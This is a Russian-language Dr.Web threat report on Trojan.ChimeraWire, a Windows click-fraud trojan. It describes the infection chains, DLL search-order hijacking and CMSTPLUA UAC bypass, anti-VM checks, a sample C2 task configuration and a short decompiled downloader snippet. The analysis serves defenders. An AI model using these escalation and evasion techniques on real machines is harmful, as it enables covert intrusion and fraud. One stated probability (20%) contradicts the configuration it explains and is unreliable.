
Dr.WEB

Беллерофонту такое и не снилось. Троян ChimeraWire накручивает популярность сайтов, искусно притворяясь человеком



«Доктор Веб» предлагает эффективные антивирусные и антиспам-решения как для государственных организаций и крупных компаний, так и для частных пользователей.

Антивирусные решения семейства Dr.Web разрабатываются с 1992 года и неизменно демонстрируют превосходные результаты детектирования вредоносных программ, соответствуют мировым стандартам безопасности. Сертификаты и награды, а также обширная география пользователей свидетельствуют об исключительном доверии к продуктам компании.

Беллерофонту такое и не снилось. Троян ChimeraWire накручивает популярность сайтов, искусно притворяясь человеком
05.12.2025

ООО «Доктор Веб», Центральный офис в России
Адрес: 125124, Москва, ул. 3-я Ямского Поля, д. 2, корп. 12А

Сайт: http://www.drweb.com/
Телефон: +7 (495) 789-45-87

Информацию о региональных представительствах и офисах вы можете найти на официальном сайте компании.

Введение


В ходе анализа одной из партнерских программ специалисты компании «Доктор Веб» обнаружили уникальное ВПО с функциональностью кликера, получившее наименование **Trojan.ChimeraWire**. Оно работает на компьютерах под управлением ОС Windows и основано на проектах с открытым исходным кодом zlsgo и Rod для автоматизированного управления веб-сайтами и веб-приложениями.

Trojan.ChimeraWire позволяет злоумышленникам имитировать действия пользователей и накручивать поведенческий фактор веб-сайтов, искусственно поднимая их рейтинг в выдаче поисковых систем. Для этого вредоносная программа выполняет поиск нужных интернет-ресурсов в системах Google и Bing, после чего открывает их. Она также имитирует действия пользователей, самостоятельно нажимая на ссылки на загруженных сайтах. Троян совершает все вредоносные действия через браузер Google Chrome, который он скачивает с определенного ресурса и запускает в скрытом режиме отладки по протоколу WebSocket.

Trojan.ChimeraWire попадает на компьютеры в результате работы нескольких вредоносных программ-загрузчиков. Они используют различные техники повышения привилегий на основе эксплуатации уязвимостей класса DLL Search Order Hijacking, а также антиотладочные приемы с целью избежать обнаружения. Наша антивирусная лаборатория отследила как минимум 2 цепочки заражения с их участием. В одной из них центральное место занимает вредоносный скрипт **Python.Downloader.208**, а в другой — вредоносная программа **Trojan.DownLoader48.61444**, которая по принципу работы схожа с **Python.Downloader.208** и фактически выступает его альтернативой.

В данном исследовании мы рассмотрим особенности **Trojan.ChimeraWire** и вредоносных программ, которые доставляют его на устройства пользователей.

Первая цепочка заражения



Схема, иллюстрирующая первую цепочку заражения

Первая цепочка начинается с трояна **Trojan.DownLoader48.54600**. Он проверяет, не работает ли в искусственной среде, и завершает работу, если обнаруживает признаки виртуальной машины или режима отладки. Если таких признаков нет, троян скачивает с C2-сервера ZIP-архив `python3.zip`. В нем находится вредоносный Python-скрипт **Python.Downloader.208**, а также необходимые для его работы вспомогательные файлы — в частности, вредоносная библиотека `ISCSIEXE.dll` (**Trojan.Starter.8377**). **Trojan.DownLoader48.54600** распаковывает архив и запускает скрипт. Тот является второй ступенью заражения и представляет собой загрузчик, который скачивает с C2-сервера следующую стадию.

Поведение **Python.Downloader.208** зависит от того, какими правами он обладает при запуске. Если скрипт запущен без прав администратора, он пытается их получить. Для этого извлеченный вместе с ним **Trojan.Starter.8377** копируется в каталог `%LOCALAPPDATA%\Microsoft\WindowsApps`. Кроме того, создается скрипт `runs.vbs`, который в дальнейшем будет использован для повторного запуска **Python.Downloader.208**.

Далее **Python.Downloader.208** запускает системное приложение `%SystemRoot%\SysWOW64\iscsicpl.exe`. Из-за наличия в нем уязвимости класса DLL Search Order Hijacking оно автоматически загружает троянскую библиотеку `ISCSIEXE.dll`, имя которой совпадает с именем легитимного компонента ОС Windows.

В свою очередь, **Trojan.Starter.8377** запускает VBS-скрипт `runs.vbs`, и тот повторно исполняет **Python.Downloader.208** — уже с правами администратора.

При запуске с необходимыми привилегиями **Python.Downloader.208** скачивает с C2-сервера защищенный паролем архив `onedrive.zip`. В нем находится следующая стадия заражения — вредоносная программа **Trojan.DownLoader48.54318** в виде библиотеки с именем `UpdateRingSettings.dll` — и необходимые для ее работы вспомогательные файлы (например, легитимное приложение `OneDrivePatcher.exe` из ОС Windows с действительной цифровой подписью, относящееся к ПО OneDrive).

После распаковки архива **Python.Downloader.208** создает задачу в системном планировщике на запуск программы `OneDrivePatcher.exe` при старте системы. Далее он запускает это приложение. Из-за наличия в нем уязвимости DLL Search Order Hijacking оно автоматически загружает вредоносную библиотеку `UpdateRingSettings.dll`, имя которой совпадает с именем компонента ПО OneDrive.

Получив управление, **Trojan.DownLoader48.54318** проверяет, не работает ли он в искусственной среде. При обнаружении одного из признаков работы в виртуальной машине или в режиме отладки он прекращает работу.

Если такие признаки не обнаруживаются, троянская библиотека пытается скачать с C2-сервера полезную нагрузку, а также ключи шифрования для ее расшифровки.

Расшифрованная полезная нагрузка представляет собой ZLIB-контейнер, внутри которого находится шеллкод и исполняемый файл. После расшифровки контейнера **Trojan.DownLoader48.54318** пытается распаковать его. Если это не удается, то троян самоудаляется, а сам процесс завершает работу. В случае успеха управление передается шеллкоду, задача которого — разжать идущий вместе с ним исполняемый файл. Данный файл является последней стадией заражения — целевым трояном **Trojan.ChimeraWire**.

Вторая цепочка заражения

Вторая цепочка начинается с вредоносной программы **Trojan.DownLoader48.61444**. При запуске она проверяет наличие прав администратора и при их отсутствии пытается их получить. Троян использует технику Masquerade PEB для обхода системы защиты, маскируясь под легитимный процесс `explorer.exe`.

Затем он вносит патч в копию системной библиотеки `%SystemRoot%\System32\ATL.dll`. Для этого **Trojan.DownLoader48.61444** считывает ее содержимое, добавляет в нее расшифрованный байт-код и путь до своего файла, после чего сохраняет модифицированную версию в виде файла `dropper` в той же директории, где он расположен. Далее троян инициализирует объекты COM-модели оболочки Windows для сервиса `%SystemRoot%\System32\wbem` и измененной библиотеки. Если инициализация проходит успешно, **Trojan.DownLoader48.61444** пытается получить права администратора через использование COM-интерфейса CMSTPLUA, эксплуатируя уязвимость, характерную для некоторых старых COM-интерфейсов.

В случае успеха модифицированная библиотека `dropper` копируется в каталог `%SystemRoot%\System32\wbem` в виде файла `ATL.dll`. После этого **Trojan.DownLoader48.61444** запускает системную оснастку управления WMI `WmiMgmt.msc`. В результате происходит эксплуатация уязвимости DLL Search Order Hijacking в системном приложении `mmc.exe`, которое автоматически загружает библиотеку `%SystemRoot%\System32\wbem\ATL.dll` с патчем. Она, в свою очередь, повторно запускает **Trojan.DownLoader48.61444**, но уже с правами администратора.




*Схема работы **Trojan.DownLoader48.61444** при отсутствии прав администратора*

При запуске от имени администратора **Trojan.DownLoader48.61444** исполняет несколько PowerShell-скриптов для скачивания полезной нагрузки с C2-сервера. Одним из загружаемых объектов является ZIP-архив `one.zip`. В нем находятся файлы, аналогичные файлам из архива `onedrive.zip` из первой цепочки (в частности,

легитимная программа `OneDrivePatcher.exe` и вредоносная библиотека `UpdateRingSettings.dll` — **Trojan.DownLoader48.54318**).

Trojan.DownLoader48.61444 распаковывает архив и в системном планировщике создает задачу на автозапуск `OneDrivePatcher.exe` при загрузке системы. Троян также непосредственно запускает это приложение. Так же, как и в первой цепочке, при запуске в `OneDrivePatcher.exe` происходит эксплуатация уязвимости DLL Search Order Hijacking и автоматическая загрузка троянской библиотеки `UpdateRingSettings.dll`. Далее цепочка заражения повторяет первый сценарий.

При этом **Trojan.DownLoader48.61444** скачивает и второй ZIP-архив: `two.zip`. В нем находится вредоносный скрипт **Python.Downloader.208** (`update.py`), а также файлы, необходимые для его запуска. Среди них — `Guardian.exe` — переименованный консольный интерпретатор языка Python `pythonw.exe`.

После распаковки архива **Trojan.DownLoader48.61444** создает в системном планировщике задачу на автозапуск `Guardian.exe` при загрузке системы. Кроме того, он непосредственно исполняет через это приложение вредоносный скрипт **Python.Downloader.208**.

Частично дублируя первую цепочку заражения, злоумышленники, по всей видимости, стремились повысить вероятность успешной загрузки **Trojan.ChimeraWire** в целевые системы.





*Схема работы **Trojan.DownLoader48.61444** с правами администратора*

Trojan.ChimeraWire

Trojan.ChimeraWire *получил свое имя на основе сочетания слов «chimera» (в переводе с англ. «химера» — мифическое существо с частями тел нескольких животных) и «wire» (в переводе с англ. «провод»). Слово «chimera» описывает гибридную природу применяемых злоумышленниками методик: использование троянов-загрузчиков, написанных на разных языках, а также антиотладочные техники и эскалация привилегий в процессе заражения. Кроме того, оно отражает то, что троян представляет собой комбинацию различных фреймворков, плагинов и легального ПО, через которое осуществляется скрытое управление трафиком. Отсюда вытекает второе слово «wire»: оно отсылает к невидимой и вредоносной работе трояна с сетью.*

Попадая на целевой компьютер, **Trojan.ChimeraWire** скачивает со стороннего сайта ZIP-архив `chrome-win.zip` с браузером Google Chrome для ОС Windows. Отметим, что на этом ресурсе также хранятся архивы со сборками Google Chrome и для других систем, таких как Linux и macOS — в том числе для различных аппаратных платформ.



Сайт с различными сборками браузера Google Chrome, откуда троян загружает необходимый архив

После скачивания браузера **Trojan.ChimeraWire** пытается незаметно установить в него расширения NopeCHA и Buster, предназначенные для автоматизированного

распознавания капчи (CAPTCHA). Данные расширения будут в дальнейшем использоваться трояном в процессе его работы.

Далее он запускает браузер в режиме отладки без видимого окна, что позволяет выполнять вредоносную деятельность, не привлекая внимания пользователя. После этого происходит подключение к выбранному автоматически порту отладки по протоколу WebSocket.

Вслед за этим троян переходит к получению заданий. Он отправляет запрос на C2-сервер и получает в ответ base64-строку, в которой скрыта зашифрованная алгоритмом AES-GCM конфигурация в формате JSON.


```
[{"动作":"等待","说明":"等待 5000-20000 秒","等待时间":"1-5"},{"动作":"google","关
键字":["plus size swimwear","plus size dresses","plus size bathing suits","plus
size swimsuits"],"最多翻页次数":10,"每页随机点击":["1:90","2:10"],"链接等待时
间":["380","500"],"匹配链接":["*bloomchic[.]com/*"]},{"动作":"google","关键
字":["Semi Auto Hot Foil Stamping Machine","hot stamping machine","automatic
silk screen press","best silk screen machine"],"最多翻页次数":10,"每页随机点
击":["1:60","2:40"],"链接等待时间":["360","510"],"匹配链接":["*[.]cn-
superfine[.]com/*"]},{"动作":"google","关键字":["plus size summer
dresses","plus size swim","plus size women's clothing","plus size
clothes","plus size swimwear for women"],"最多翻页次数":10,"每页随机点
击":["1:60","2:40"],"链接等待时间":["390","530"],"匹配链接":["*bloomchic[.]com/
*"]},{"动作":"google","关键字":["silk screen printing machine
automatic","cosmetics printing machines","hot foil stamping equipment"],"最多翻
页次数":10,"每页随机点击":["2:70","3:30"],"链接等待时间":["330","500"],"匹配链
接":["*www[.]cn-superfine[.]com/*"]},{"动作":"google","关键字":["low cost
business ideas","low risk business ideas","low cost business
opportunities","low risk businesses","low cost business to start","low-cost
business ideas with high","business low cost"],"最多翻页次数":10,"每页随机点
击":["0:90","1:10"],"链接等待时间":["320","600"],"匹配链
接":["*businessideashunter[.]com/*"]},{"动作":"等待","说明":"随机待 10000 -
60000 秒","等待时间":"480,1400"}]
```


Пример конфигурации, которую троянy передает C2-сервер

В ней находятся задания и связанные с ними параметры:

- целевая поисковая система (поддерживаются системы Google и Bing);
- ключевые фразы для поиска сайтов в заданной поисковой системе и их последующего открытия;
- максимальное количество последовательных переходов по веб-страницам;
- случайные распределения для выполнения автоматических кликов на веб-страницах;
- время ожидания загрузки страниц;
- целевые домены.

Для дополнительной имитации деятельности реального человека и обхода систем, отслеживающих постоянную активность, в конфигурации также предусмотрены параметры, отвечающие за паузы между сессиями работы.

Имитация кликов мышью пользователем

Trojan.ChimeraWire способен выполнять клики следующих видов:

- для навигации по поисковой выдаче;
- для открытия найденных релевантных ссылок в новых фоновых вкладках.

Вначале **Trojan.ChimeraWire** через нужную поисковую систему выполняет поиск сайтов по доменам и ключевым фразам, указанным в конфигурации. Далее он открывает полученные в поисковой выдаче сайты и находит на них все HTML-элементы, которые определяют гиперссылки. Троян помещает их в массив данных и перемешивает его, чтобы объекты в нем располагались в последовательности, отличной от последовательности на веб-странице. Это делается для обхода антибот-защиты сайтов, которая может отслеживать порядок нажатий.

Затем **Trojan.ChimeraWire** проверяет, работоспособны ли найденные ссылки и совпадают ли строки в них с заданным шаблоном из конфигурации, после чего подсчитывает общее количество совпадений. Дальнейшие действия трояна зависят от получившегося числа.

Если на странице было выявлено достаточное количество подходящих ссылок, **Trojan.ChimeraWire** сканирует страницу и сортирует найденные ссылки по релевантности (наиболее соответствующие ключевым словам ссылки идут первыми). После этого выполняется клик по одной или нескольким подходящим ссылкам.


Если же совпадений с заданным шаблоном недостаточно или их нет вовсе, вредоносная программа использует алгоритм с вероятностной моделью поведения, который максимально имитирует действия настоящего пользователя. На основе параметров из конфигурации при помощи взвешенного случайного распределения **Trojan.ChimeraWire** определяет количество ссылок, по которым необходимо перейти. Например, распределение `["1:90", "2:10"]` означает, что **Trojan.ChimeraWire** кликнет 1 ссылку с вероятностью 90%, и 2 ссылки — с вероятностью 20%. Таким образом, с большой долей вероятности вредоносная программа должна перейти по одной ссылке. Троян случайным образом выбирает ссылку из составленного ранее массива и выполняет клик.


После каждого перехода по ссылке из поисковой выдачи и выполнения кликов на загружаемой странице троян, в зависимости от задачи, возвращается на предыдущую вкладку или переходит к следующей. Алгоритм действий повторяется до тех пор, пока не будет исчерпан лимит по кликам для целевых веб-сайтов.

Ниже представлены примеры сайтов, параметры для взаимодействия с которыми поступали трояну в заданиях от C2-сервера:


bloomchic.com
BLOOMCHIC
About Us
New
Comfort Grab
Top Rated
Halloween
Clothing
Dresses & Jumpsuits
Tops
Outerwear
Sale
COZY
HAUNTINGS
Embrace the lighter side of Halloween with spooky styles for pumpkin patches and bonfire nights.
SHOP HALLOWEEN


EVERYTHING
Denim
NEW CUSTOMER TREAT
FREE SHIPPING (NO MIN) & 15%OFF


www.cn-superfine.com
Home
Products
About Us
News
Cases
English
Chat
SHENFA
since 1998
The World's No.1 Trade Fair
for Plastics and Rubber
2025
8–15 October
Düsseldorf, Germany
Hall 04
4C58
Featured Products
Chat Now
Automatic Varnishing High Speed Screen Printing Machine For 30mm Tube
Chat Now
shenfa
Good day, what product are you looking for?
Type a message


businessideashunter.com
September 8, 2025
Business ideas Hunter
Turn Small Ideas into Big Business: 12 Proven Models, 500+ Real Results
BIGGEST DEAL
Ever on this season
GET NOW
News
Business
Online Business Ideas
Trending
5 Business Ideas for Ordinary People in 2025: Starting Your Comeback Journe...
2025's Best Rural Businesses: Low-Investment Manufacturing -...
Top 5 most overrated players in the Premier League 2019-20
The heart of Nintendo's new console isn't the Switch
Everything You Wanted to Know
2025 Home-Based Business Ideas: Ignite Your Entrepreneurial Inspiration
5 Business Ideas for Ordinary People in 2025: Starting Your Comeback Journey From Home
May 15, 2025
Writing and Copywriting Services
Handmade Soap/Skincare Production
Agricultural Product Livestream Sales / Community
Clothing Alterations / Personalized
5 Business Ideas for Ordinary People in...
2025's Best Rural Businesses: Low-...
Top 5 most overrated players in the Premi...
5 Business Ideas for Ordinary People in 2025: Starting Your...
2025's Best Rural Businesses: Low-Investment Manufacturing – The...
2025 Home-Based Business Ideas: Ignite Your Entrepreneurial Inspiration
5 Business Ideas for Ordinary People in 2025: Starting Your Comeback Journey From Home
May 15, 2025
2025 Home-Based Business Ideas
Search
Archives
May 2025
March 2025

Заключение

В настоящее время вредоносная деятельность **Trojan.ChimeraWire** фактически сводится к выполнению относительно простых задач кликера по накрутке популярности веб-сайтов. Вместе с тем, функциональные возможности лежащих в его основе утилит позволяют трояну решать более широкий спектр задач — в том числе совершать автоматизированные действия под видом активности настоящих пользователей. Так, с его помощью злоумышленники могут заполнять веб-формы — например, на сайтах, проводящих опросы в рекламных целях. Кроме того, они могут использовать его для считывания содержимого веб-страниц и создания их скриншотов — как с целью кибершпионажа, так и для автоматического сбора информации для наполнения различных баз данных (например, с почтовыми адресами, номерами телефонов и т. п.).

Таким образом, в будущем возможно появление новых версий **Trojan.ChimeraWire**, где эти и другие функции будут реализованы в полной мере. Специалисты компании «Доктор Веб» продолжают следить за развитием этого трояна.

Принцип действия исследованных образцов вредоносных программ

Trojan.DownLoader48.54600

Троянская программа, написанная на языке программирования C++ и работающая в операционных системах семейства Microsoft Windows. Она скачивает и запускает на целевых компьютерах вредоносный скрипт-загрузчик **Python.Downloader.208**.

Принцип действия

При запуске **Trojan.DownLoader48.54600** удаляет все файлы в каталоге `%TEMP%` и проверяет, что запущен из директории `AppData`.

Далее динамически загружает библиотеку API Windows `wininet.dll` и через функцию `GetProcAddress` получает адреса API-функций `InternetOpenW`, `InternetOpenUrlW`, `InternetReadFile` и `InternetCloseHandle`.

```
LibraryW = LoadLibraryW(L"wininet.dll");
v10 = LibraryW;
if ( LibraryW )
{
  InternetOpenW = GetProcAddress(LibraryW, "InternetOpenW");
  InternetOpenUrlW = GetProcAddress(v10, "InternetOpenUrlW");
  InternetReadFile = GetProcAddress(v10, "InternetReadFile");
  InternetCloseHandle = GetProcAddress(v10, "InternetCloseHandle");
  qword_14003E9D8 = InternetCloseHandle;
}
else
{
  InternetCloseHandle = qword_14003E9D8;
}
if ( InternetOpenW && InternetOpenUrlW && InternetReadFile && InternetCloseHandle )
{
```

Динамическое получение адресов API-функций

